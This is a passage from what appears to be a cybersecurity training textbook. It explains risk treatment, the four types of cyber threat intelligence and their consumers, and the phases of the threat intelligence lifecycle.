
  Risk treatment is the process of selecting and implementing appropriate controls on the identified risks in order to modify them. The risk treatment method addresses and treats the risks according to their severity level. Decisions made in this phase are based on the results of a risk assessment. The purpose of this step is to identify treatments for the risks that fall outside the department's risk tolerance and provide an understanding of the level of risk with controls and treatments. It identifies the priority order in which individual risks should be treated, monitored, and reviewed. The following information is needed before treating the risk:

  - The appropriate method of treatment
  - The people responsible for the treatment
  - The costs involved
  - The benefits of treatment
  - The likelihood of success

  - Ways to measure and assess the treatment

- **Risk Tracking and Review**

  An effective risk management plan requires a tracking and review structure to ensure effective identification and assessment of the risks as well as the use of appropriate controls and responses. The tracking and review process should determine the measures and procedures adopted and ensure that the information gathered to perform the assessment was appropriate. The review phase evaluates the performance of the implemented risk management strategies. Performing regular inspections of policies and standards, as well as regularly reviewing them, helps to identify the opportunities for improvement. Further, the monitoring process ensures that there are appropriate controls in place for the organization’s activities and that all procedures are understood and followed.



Cyber Threat Intelligence

- Cyber Threat Intelligence (CTI) is defined as the **collection and analysis of information** about threats and adversaries and the drawing of patterns that provide the ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyber-attacks

- Cyber threat intelligence helps the organization to **identify and mitigate various business risks** by converting unknown threats into known threats; it helps in implementing various advanced and proactive defense strategies

Types of Threat Intelligence

	High-Level	Low-Level
Long-term Use	**Strategic** High-level information on changing risks **Consumed by high-level Executives and Management**	**Tactical** Information on attackers' TTPs **Consumed by IT Service and SOC Managers, Administrators**
Short-term/Immediate Use	**Operational** Information on a specific incoming attack **Consumed by Security Managers and Network Defenders**	**Technical** Information on specific indicators of compromise **Consumed by SOC Staff and IR Teams**

Cyber Threat Intelligence

According to the Oxford dictionary, a threat is defined as "the possibility of a malicious attempt to damage or disrupt a computer network or system." A threat is a potential occurrence of an undesired event that can eventually damage and interrupt the operational and functional activities of an organization. A threat can affect the integrity and availability factors of an organization. The impact of threats is very great and may affect the state of the physical IT assets in an organization. The existence of threats may be accidental, intentional, or due to the impact of some action.

Cyber threat intelligence, usually known as CTI, is the collection and analysis of information about threats and adversaries and the drawing up of patterns that provide an ability to make knowledgeable decisions for preparedness, prevention, and response actions against various cyberattacks. It is the process of recognizing or discovering any "unknown threats" that an organization may face so that necessary defense mechanisms can be applied to avoid such occurrences. It involves collecting, researching, and analyzing trends and technical developments in the field of cyber threats (including cybercrime, hacktivism, and espionage). Any knowledge about threats that results in an organization's planning and decision-making to handle it is a piece of threat Intelligence. The main aim of CTI is to make the organization aware of existing or emerging threats and prepare them to develop a proactive cybersecurity posture in advance of exploitation. This process, where unknown threats are converted into possibly known ones, helps to anticipate the attack before it can happen, and ultimately results in a better and more secure system. Thus, threat Intelligence is useful in achieving secure data sharing and global transactions among organizations.

Threat intelligence processes can be used to identify the risk factors that are responsible for malware attacks, SQL injections, web application attacks, data leaks, phishing, denial-of-service attack, and other attacks. Such risks, after being filtered out, can be put on a checklist and handled appropriately. Threat intelligence is beneficial for an organization to handle cyber threats with effective planning and execution. Along with a thorough analysis of the threat, CTI also strengthens the organization's defense system, creates awareness about impending risks, and aids in responding against such risks.

Types of Threat Intelligence

Threat intelligence is contextual information that describes threats and guides organizations in making various business decisions. It is extracted from a huge collection of sources and information. It provides operational insight by looking outside the organization and issuing alerts on evolving threats to the organization. For the better management of information that is collected from different sources, it is important to subdivide threat intelligence into different types. This subdivision is performed based on the consumers and goals of the intelligence. From the perspective of consumption, threat intelligence is divided into four different types. They are, namely, strategic, tactical, operational, and technical threat intelligence. These four types differ in terms of data collection, data analysis, and intelligence consumption.

- **Strategic Threat Intelligence**

  Strategic threat intelligence provides high-level information regarding cybersecurity posture, threats, details about the financial impact of various cyber activities, attack trends, and the impact of high-level business decisions. This information is consumed by the high-level executives and management of the organization, such as IT management and CISO. It helps the management to identify current cyber risks, unknown future risks, threat groups, and attribution of breaches. The intelligence obtained provides a risk-based view that mainly focuses on high-level concepts of risks and their probability. It mainly deals with long-term issues and provides real-time alerts for threats to the organization's critical assets, such as IT infrastructure, employees, customers, and applications. This intelligence is used by the management to make strategic business decisions and to analyze their effect. Based on the analysis, the management can allocate sufficient budget and staff to protect critical IT assets and business processes.

  Strategic threat intelligence is generally in the form of a report that mainly focuses on high-level business strategies. Since the characteristic of strategic threat intelligence is preeminent, the data collection also relates to high-level sources and requires highly skilled professionals to extract information. This intelligence is collected from sources such as OSINT, CTI vendors, and ISAOs and ISACs.

  The strategic threat intelligence helps organizations identify any similar past incidents, their intentions, and any attributes that might identify the attacking adversaries, why the organization is within the scope of the attack, major attack trends, and how to reduce the risk level.

  Generally, strategic threat intelligence includes the following information:

  - The financial impact of cyber activity
  - Attribution for intrusions and data breaches

  - Threat actors and attack trends
  - The threat landscape for various industry sectors
  - Statistical information on data breaches, data theft, and malware
  - Geopolitical conflicts involving various cyberattacks
  - Information on how adversary TTPs change over time
  - Industry sectors that might impact due to high-level business decisions

- **Tactical Threat Intelligence**

  Tactical threat intelligence plays a major role in protecting the resources of the organization. It provides information related to the TTPs used by threat actors (attackers) to perform attacks. Tactical threat intelligence is consumed by cybersecurity professionals such as IT service managers, security operations managers, network operations center (NOC) staff, administrators, and architects. It helps the cybersecurity professionals understand how the adversaries are expected to perform their attack on the organization, identify the information leakage from the organization, and assess the technical capabilities and goals of the attackers along with the attack vectors. Using tactical threat intelligence, security personnel develop detection and mitigation strategies beforehand through procedures such as updating security products with identified indicators and patching vulnerable systems.

  The collection sources for tactical threat intelligence include campaign reports, malware, incident reports, attack group reports, and human intelligence, among other information. This intelligence is generally obtained by reading white or technical papers, communicating with other organizations, or purchasing intelligence from third parties. It includes highly technical information on topics such as malware, campaigns, techniques, and tools in the form of forensic reports.

  Tactical threat intelligence provides day-to-day operational support by helping analysts assess various security incidents related to events, investigations, and other activities. It also guides the high-level executives of the organizations in making strategic business decisions.

- **Operational Threat Intelligence**


  Operational threat intelligence provides information about specific threats against the organization. It provides contextual information about security events and incidents that help defenders disclose potential risks, provide greater insight into attacker methodologies, identify past malicious activities, and perform investigations on malicious activity in a more efficient way. It is consumed by security managers or heads of incident response, network defenders, security forensics, and fraud detection teams. It helps organizations to understand the possible threat actors and their intention, capability, and opportunity to attack vulnerable IT assets and the impact of a successful attack. In many cases, only government organizations can collect this type of intelligence. However, doing so helps IR and forensic teams to deploy security assets to identify and stop upcoming attacks, improve early-stage attack detecting capability, and reduce an attack's damage to IT assets.

Operational threat intelligence is generally collected from sources such as humans, social media, and chat rooms; it may and also be collected from the real-world activities and events that result in cyberattacks. Operational threat intelligence is obtained by analyzing human behavior, threat groups, and by similar means. This information helps to predict future attacks and thus enhances incident response plans and mitigation strategies. Operational threat intelligence generally appears as a report that contains identified malicious activities, recommended courses of action, and warnings of emerging attacks.

- **Technical Threat Intelligence**

  Technical threat intelligence provides information about resources an attacker uses to perform an attack; this includes command and control channels, tools, and other items. It has a shorter lifespan compared to tactical threat intelligence and mainly focuses on a specific IoC. It provides rapid distribution and response to threats. For example, a piece of malware used to perform an attack is tactical threat intelligence, whereas the details related to the specific implementation of the malware come under technical threat intelligence. Other examples of technical threat intelligence include the specific IP addresses and domains used by malicious endpoints, phishing email headers, and hash checksums of malware, among others. Technical threat intelligence is consumed by SOC staff and IR teams.

  The indicators of technical threat intelligence are collected from active campaigns, attacks that are performed on other organizations, or data feeds provided by external third parties. These indicators are generally collected as part of investigations of attacks performed on various organizations. This information helps security professionals add the identified indicators to the defensive systems such as IDS and IPS, firewalls, and endpoint security systems, thereby enhancing the detection mechanisms used to identify the attacks at an early stage. It also helps them identify malicious traffic and IP addresses suspected of spreading malware and spam emails. This intelligence is directly fed into the security devices in digital format to block and identify inbound and outbound malicious traffic entering the organization's network.



Threat Intelligence Lifecycle

1. Planning and Direction

- Define intelligence requirements
- Make a collection plan
- Form an intelligence team
- Send requests for data collection
- Plan and set requirements for other phases

2. Collection

- Collect required data that satisfies intelligence goals
- Collection sources include
  - OSINT
  - HUMINT
  - IMINT
  - MASINT, etc.

3. Processing and Exploitation

- Process raw data for exploitation
- Convert processed data into usable format for data analysis

4. Analysis and Production

- Combine information from phase 3 into a single entity
- Include facts, findings, and forecasts
- Analysis should be
  - Objective
  - Timely
  - Accurate
  - Actionable
- Perform confidence-based analysis

5. Dissemination and Integration

- Deliver the intelligence to the intended consumers at different levels
  - Strategic (High-Level Business Strategies)
  - Tactical (TTPs)
  - Operational (Specific Threats)
  - Technical (IoCs)

Threat Intelligence Lifecycle

The threat intelligence lifecycle is a continuous process of developing intelligence from raw data that supports organizations to develop defensive mechanisms to thwart emerging risks and threats. The higher-level executives of the organization will provide continuous support to the intelligence team by evaluating and giving feedback at every stage.

The threat intelligence lifecycle consists of five phases: planning and direction, collection, processing and exploitation, analysis and production, and dissemination and integration.

- **Planning and Direction**

  In this phase, proper plan is developed based on the strategic intelligence requirement, for example, what are the requirements for developing the threat intelligence, which intelligence information should be given priority, etc. This phase defines the entire intelligence program from data collection to delivery of final intelligence product and acts as a basis for the complete intelligence process. It also includes identifying the requirements of data, methods to be used to collect data, and establishing a collection plan. The requirements are set in such a way that effective and genuine intelligence data can be gathered using the constant number of resources from various open sources of intelligence (OSINT). Along with the requirements, requests are sent to collect data from various internal and external sources. During this phase, an intelligence team is formed, and their key roles and responsibilities are also formulated. Also, the planning and requirements are set for the later stages of the cycle to provide proper support for its functioning.

- **Collection**

  In this phase, we need to focus more on collecting the desired intelligence that is defined in phase one. The data can be collected in different ways through either technical or human means. The collection of the information can be performed directly or secretly based on the confidentiality of the information. The intelligence is collected through sources like human intelligence (HUMINT), imagery intelligence (IMINT), measurement and signature intelligence (MASINT), signal intelligence (SIGNT), open source intelligence (OSINT), and IoCs, and other third parties. This includes collecting data from critical applications, network infrastructure, security infrastructure, etc. Once the collection process is done, the data is transferred for processing in the next stage.

- **Processing and Exploitation**

  Until this phase, the data is not in a proper format, and it is in the form of raw data. The data obtained from previous phases is processed for exploitation and transformed into useful information that could be understood by the consumers. The raw data is converted into meaningful information by highly trained professionals using sophisticated technology and tools. This interpreted data is converted into a usable format that can be directly used in the data analysis phase. The processing to be effective requires proper understanding of the data collection plan, requirements of the consumer, analytical strategy, and types of data that are being processed. Many automated tools are used to apply data processing functions such as structuring, decryption, language translation, parsing, data reduction, filtering, data correlation, and data aggregation.

- **Analysis and Production**

  After processing the intelligence into a proper format, analyzing the intelligence for getting refined information is performed in this phase. The analysis includes facts, findings, and forecasts, which enable the estimation and anticipation of attacks and results. The analysis should be objective, timely, accurate, and actionable. To extract timely and accurate information, analysts need to implement four types of reasoning techniques, which include deduction, induction, abduction, and scientific method based on confidence. As the information is obtained from different sources, analysts try to combine these various sources into a single entity in this phase.

